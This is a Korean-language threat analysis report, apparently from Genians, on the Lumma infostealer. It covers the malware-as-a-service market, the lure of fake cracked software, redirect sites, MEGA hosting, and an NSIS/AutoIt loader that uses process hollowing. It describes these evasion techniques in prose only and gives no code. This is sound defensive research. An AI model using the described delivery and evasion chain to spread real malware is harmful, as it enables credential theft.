루마 인포스틸러 분석

Genians ⋮ ⋮ 10/19/2025

◈ 주요 결과 (Key Findings)

- 단독 위협을 넘어 랜섬웨어·계정 탈취·내부망 침투와 같은 복합 공격의 초기 침투 단계에서 활용
- 웹 브라우저 쿠키, 암호화폐 지갑, VPN·RDP 계정 등 고부가가치 크리덴셜 정보가 주요 탈취 대상
- 탈취된 민감 데이터는 신원 도용, 금융 사기, 기업 네트워크 침입 등 다양한 공격에 재사용
- 행위 기반 탐지와 위협 인텔리전스 연계가 가능한 EDR 체계 강화가 핵심 대응 전략

1. 개요 (Overview)

최근 몇 년간 사이버 위협은 지능화·고도화 양상을 보이며 지속적으로 진화하고 있습니다. 이로 인해 사이버 보안은 개인과 기업 모두에게 핵심 보안 과제로 부상하였습니다.

특히 인포스틸러(Infostealer) 악성코드 감염은 피해자의 단말 시스템 내에서 비인가 동작을 수행하는 대표적인 고위험 위협 벡터로 평가됩니다. 해당 악성코드는 사용자 인지 없이 민감 정보를 수집·탈취하며, 그 결과 데이터 프라이버시 침해, 금전적 손실, 기업 평판 훼손과 같은 직·간접적 피해로 이어질 수 있습니다.

인포스틸러 기반 공격은 대체로 조직화된 사이버 범죄 그룹에 의해 수행되며, 탈취된 정보는 다크웹(DarkWeb)에서 거래됩니다. 이후 해당 정보는 신원 도용(Identity Theft), 금융 사기(Financial Fraud), 2차 침해 공격(Secondary Exploitation) 등 다양한 악성 행위에 재활용될 수 있어, 개인 및 기업 모두에게 심각한 위협 요인으로 작용합니다.

인포스틸러는 단독 위협을 넘어 랜섬웨어, 계정 탈취 등 복합 공격의 전 단계로 악용되고 있습니다. 이에 따라 행위 기반 탐지와 위협 인텔리전스 연계가 가능한 EDR 체계 강화가 중요합니다. 본 보고서는 인포스틸러의 위협 동향과 실제 공격 사례를 분석하고, 조직이 효과적인 대응 전략을 수립하는 데 참고자료를 제공하는 것을 목적으로 합니다.

2. 배경 (Background)

2-1. 서비스형 Malware (MaaS) 개념

MaaS(Malware-as-a-Service)는 사이버 범죄자가 악성코드 제작 도구, 명령·제어(C2) 서버, 전파 인프라 등 공격 수행에 필요한 리소스를 서비스 형태로 제공하는 모델입니다. 제공자는 서비스 이용에 대한 수수료나 구독료를 부과하며, 이를 통해 제3자는 직접 악성코드를 개발하거나 운영하지 않고도 공격 캠페인을 실행할 수 있습니다.

즉, 공격 인프라의 개발·유지·운영은 MaaS 제공자가 전담하고, 사용자는 일정 비용(구독 기반 혹은 일회성 결제)을 지불함으로써 손쉽게 악성코드 유포 및 공격 수행 능력을 확보하는 구조입니다.

Lumma는 MaaS 기반으로 유통되는 대표적인 InfoStealer라 할 수 있습니다. MaaS 기반이 사용되는 특징은 아래와 같습니다.

- **접근성 용이**
  - *프로그래밍 기술이 없는 공격자도 MaaS를 이용하면 손쉽게 공격을 실행할 수 있습니다.*
  - *해당 서비스는 다크웹, 텔레그램, 웹포럼 등과 같은 비공개 온라인 채널을 통해 판매됩니다.*
- **모듈화·커스터마이징 지원**
  - *공격 도구는 모듈화되어 있으며, 사용자가 필요에 따라 기능을 커스터마이징할 수 있습니다.*
  - *C2 서버 연결 방식 등 다양한 공격 옵션을 조정할 수 있습니다.*
- **수익화 구조**
  - *개발자는 구독료, 사용료 또는 탈취 데이터 공유 방식을 통해 수익을 확보합니다.*

-
    - *공격자는 해당 도구를 사용해 손쉽게 공격을 수행하고, 탈취한 데이터를 재판매하여 금전적 이익을 얻습니다.*
- **지속적 업데이트 제공**
-
    - *탐지 회피와 새로운 기능 추가를 위해 개발자는 정기적으로 악성코드를 업데이트합니다.*

2-2. 사이버 범죄 산업 내 MaaS 생태계

MaaS는 SaaS(Software-as-a-Service) 모델을 악용한 변형 형태이자, CaaS(Cybercrime-as-a-Service) 생태계의 하위 구성 요소 중 하나로 분류됩니다. 이러한 MaaS 및 CaaS 기반 시장은 주로 다크웹(DarkWeb)이나 특정 폐쇄형 포럼에서 활성화되어 운영됩니다.

MaaS 생태계에서 악성코드를 제작·배포하고 운영 인프라를 관리하는 주체는 MaaS 운영자로 불립니다. 이들은 단일 개인이 아닌 경우가 많으며, 일반적으로 악성코드 개발자, C2 서버 및 인프라 관리자, 접근 권한 관리자, 기술 지원 담당 등으로 역할이 세분화된 조직적 구조를 갖추고 있습니다.

MaaS 운영자는 일반적으로 다양한 유형의 악성코드를 서비스 형태로 제공하며, 주요 범주는 다음과 같습니다.

- **랜섬웨어 (Ransomware)**
-
    - *피해자의 데이터에 대한 접근을 차단하고, 복호화 키 제공 대가로 금전적 요구를 수행하는 악성코드입니다. MaaS 모델에서는 주로 파일 암호화 기반 랜섬웨어가 제공되며, 공격자는 직접 개발 과정 없이 암호화·복호화 기능을 활용해 금전적 수익을 추구할 수 있습니다.*
- **인포스틸러 (Infostealer)**
-
    - *피해자 시스템의 브라우저 자격 증명, 세션 쿠키, 암호 관리 프로그램에 저장된 계정 정보 등 민감 데이터를 수집한 후 원격지의 공격자 서버로 전송하는 악성코드 유형입니다. 이는 계정 탈취 및 2차 공격에 활용됩니다.*
- **백도어 (Backdoor)**
-
    - *공격자에게 피해자 시스템에 대한 지속적이고 은밀한 원격 접근 권한을 부여합니다. 이를 통해 정보 수집, 권한 상승, 추가 악성코드 설치 등 장기적 침투 활동이 가능해집니다.*

2-3. 위협 영향 (Threat Impact)

MaaS 모델은 사이버 범죄 활동의 진입 장벽을 현저히 낮추는 역할과 함께 다양한 영향을 미치게 됩니다.

- **공격 난이도 저하**
-
    - *MaaS 모델은 상용화된 악성코드, 운영 인프라, 그리고 기술 지원을 서비스 형태로 제공하여 공격 준비 과정을 단순화합니다. 이로 인해 프로그래밍 역량이나 보안 전문지식이 부족한 개인조차도 손쉽게 공격 캠페인을 실행할 수 있게 되면서, 사이버 범죄의 진입 장벽이 크게 낮아집니다.*
- **공격 규모 확산**
-
    - *MaaS 모델은 제휴사 다수가 동일한 악성코드를 기반으로 공격을 수행할 수 있도록 지원합니다. 이러한 구조는 동일 악성코드가 다양한 캠페인에 반복적으로 활용되도록 하여, 사이버 공격의 규모와 빈도를 기하급수적으로 증가시키는 효과를 가져옵니다.*
- **위협 귀속(Threat Attribution) 복잡성 증가**
-
    - *동일한 악성코드가 여러 위협 행위자에 의해 공유·활용되면서 공격 기법의 동질화 심화 및 출처 식별의 난이도가 높아집니다. 이는 특정 공격을 특정 그룹이나 개인에게 귀속하기 어렵게 만들며, 법 집행 기관과 보안 전문가가 수행하는 디지털 포렌식 및 행위자 추적 과정의 복잡성을 크게 증가시킵니다.*

3. 분석 (Analysis)

3-1. Lumma Infostealer


Lumma는 윈도우 운영체제를 타겟으로 하는 대표적인 정보 탈취형 악성코드 (Infostealer) 중 하나입니다. 2022년 8월 최초 등장 이후 현재까지 전 세계적으로 활발히 유포되고 있으며, 2025년 9월에는 ANY.RUN에 업로드된 악성코드 중 'Week’s Threats' 1위를 기록하기도 했습니다.

[사진 3-1] ANY.RUN Weekly Malware Ranking

Lumma Infostealer는 서비스형 악성코드(MaaS)로 운영되어 구독·결제만으로 누구나 이용할 수 있다는 점이 특징입니다. 이로 인해 전문 지식이나 개발 역량이 부족한 공격자들도 공격을 수행할 수 있어, Lumma Infostealer를 사용한 공격 사례가 지속적으로 발견되고 있습니다.

Genians Security Center(GSC)는 Nullsoft Scriptable Install System(NSIS)으로 패키징돼 유포되는 Lumma Infostealer를 확인했습니다. 해당 파일은 불법 소프트웨어로 위장하고 있으며, 피싱 사이트에서 유포되고 있습니다.

해당 파일 내부에는 분할된 AutoIt 모듈과 악성 AutoIt 스크립트가 포함되어 있습니다. 실행 시 분할된 파일을 재조합 및 실행해 난독화된 셸코드(Shellcode)를 메모리에 로드하고 프로세스 할로잉(Process Hollowing) 기법을 사용하여 AutoIt 프로세스를 Lumma Infostealer로 대체해 실행한 뒤 C2와 통신하며 정보 탈취를 수행합니다.




[사진 3-2] Lumma Infostealer Attack Flow

이러한 NSIS 패키징, AutoIt 스크립트, 셸코드 인젝션 및 프로세스 할로잉(Process Hollowing) 기법은 시그니처 기반 탐지와 분석을 더욱 어렵게 만듭니다.

또한 공격자들은 유포 사이트의 URL 및 배포 파일 변경을 통해 유포·감염 방식을 개선하고 있어, 단일 지표에 의존한 방어만으로는 효과적인 대응이 어렵습니다. 따라서 EDR을 통한 행위 기반 탐지와 대응이 필수적입니다.

3-2. 유포 과정


Lumma Infostealer는 주로 불법 복제 및 크랙 프로그램으로 위장하고 있으며, 아래 그림과 같은 피싱 사이트를 통해 유포되고 있습니다.



[사진 3-3] Lumma Infostealer 유포 사이트


위 사이트의 다운로드 링크를 클릭할 경우 두 번째 사이트로 리디렉션 되는데, 이는 이전 사이트와의 연관성을 숨기고 보안 및 평판 기반 차단을 회피하기 위한 의도로 해석됩니다.

또한, 모니터링 결과 리디렉션 대상의 사이트 URL이 주기적으로 변경되고 있는 사실을 확인했습니다. 공격자는 URL을 지속적으로 교체해 탐지와 추적을 회피하도록 설계한 것으로 보입니다.




[사진 3-4] 리디렉션 페이지

최종적으로 다운로드가 이루어지는 호스트는 MEGA 클라우드입니다. 공격자는 합법적 클라우드 서비스를 유포 인프라로 활용함으로써 IP/도메인 차단을 우회하려는 것으로 보입니다.




[사진 3-5] MEGA 클라우드 배포 화면



[사진 3-6] Genian EDR에 탐지된 다운로드 파일

3-3. NSIS 파일 분석

위 사이트에서 파일을 다운로드 시 암호 압축된 ZIP 파일이 저장됩니다. 파일명에 포함된 비밀번호를 사용해 압축을 해제하면, NSIS로 패키징된 'setup.exe'이름의 파일을 확인할 수 있습니다.

